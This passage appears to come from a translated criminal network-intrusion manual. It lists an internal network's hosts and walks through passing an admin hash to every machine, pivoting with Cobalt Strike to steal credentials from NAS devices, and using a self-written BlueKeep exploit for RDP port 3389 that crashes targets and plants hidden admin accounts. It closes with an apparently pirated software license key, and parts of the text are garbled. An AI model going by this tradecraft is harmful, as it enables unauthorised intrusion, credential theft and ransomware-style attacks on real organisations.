



Then go to





address ^	name
192.168.2.29	WORKSTATION60N
192.168.2.31	DESKTOP-9U2KFRJ
192.168.2.35	WORKSTATION102N
192.168.2.38	WORKSTATION04
192.168.2.39	OP3040-HNYVGD2
192.168.2.50	DESKTOP-LKJGA7M
192.168.2.61	WORKSTATION51
192.168.2.66	WORKSTATION74
192.168.2.69	WORKSTATION55
192.168.2.85	
192.168.2.101	WORKSTATION55
192.168.2.104	DESKTOP-LUQ5COR
192.168.2.105	DESKTOP-EI6TEK4
192.168.2.109	DESKTOP-NTOSDFN
192.168.2.116	PC- [redacted] WIN7
192.168.2.128	WORKSTATION17
192.168.2.129	WORKSTATION51
192.168.2.148	[redacted] WIN10
192.168.2.200	[redacted] DC
192.168.2.203	APPLSERVER1
192.168.2.204	APPLSERVER2
192.168.2.205	[redacted] SERVER

We select all the machines on the network and try to break into them using the admin hash.



It is worth mentioning that machines do not always go to the general Internet.

Then do



We turn the infected computer into a local listener on which all machines in the area will knock =D

There is no point in describing the rest of the functionality, since for me Cobalt is only suitable for conveniently removing creds and searching for creds from NAS.


And so it's just bat guano that burns like a Christmas tree (?) with all that is possible and a crypt for this threshing floor costs fucking money and you still need a programmer who will rewrite the payload haha.

BLUEKEEP

WARNING!
DEMOCRACY DENIED



I'm donating a self-written exploit to you for 3389



**All you need to do is add an IP from 3389
in a column without ports and run run.bat**

**If you open run.bat through a text editor, you will see
the creds of the hidden accounts that will be created on
the computers pwned by the exploit.**

Гуды будут сохранены в отдельный текстовик.

**The exploit first tries to turn the remote machine into a
blue screen and waits for them to reboot.**

**After rebooting, it automatically executes the payload
and we get a hidden account with admin rights on the
vulnerable computer.**

This exp needs to be restarted 2-3 times, it does not always work as needed, this is due to the restart timings on remote machines.

Well, now after we have buried the sellers of RDP accesses, you can proceed to the conclusion.

Here is collected knowledge that will help you earn one way or another, this is all that I knew.

The source of illustrations for this manual is taken from the Fish Eye Place Manual

<https://www.yuumeiart.com/>

I do not argue that there are people smarter than me and with a much wider, vast store of knowledge, but as for me this is enough for a pentest of any network, be it Citrix, Cisco, Palo Alto, Pulse, Fortinet.
Bonus license for Softperfect until 2022

dUYiN30Q4+ydHwgPCwku3K
+FYDomodEqW0bRGcTyxvdnlc7g4nne7cfwXOGPJbBVdPeqEs7jzX2yDiVxxiiNaCvNK4T7ML0Qfarren5vr
MZEBoOivf7QQ05BPxSG370clus/AZxAuRAcibpekk1Ie+R4UTNiyBh6ZVcIwii+8M1lnRp+lcRmFqbgLGZ/
cbzzh091faFKwoG.JRPcTcnizxQtBJSk9sqIbNc6SwWeiQgl+0J+A1mrkrG3zd03vSjBUbc8daN08ebjOGYDsZVptkkhe5ASAJ/
Uwzs0QCqQ2issqS+QpE/atLV3lR63k/
2G1y6yECKu7w+s1SV9aEKsxKhuBJplKLhbGoQIX7hGxDwww1HFLGqCZbAce1mz7aP6xqqltEgoM2oVvKv02tVUoLGYSHYtAGGoaksl
XXu4+MLs26nLUoltflcOC1dOQsjChjXil8Im+dDOY+V1m5M0e2GekmBjTX4blWbz+hOmjl23n6f0jSndxT70Dd3Jl9

Not like this.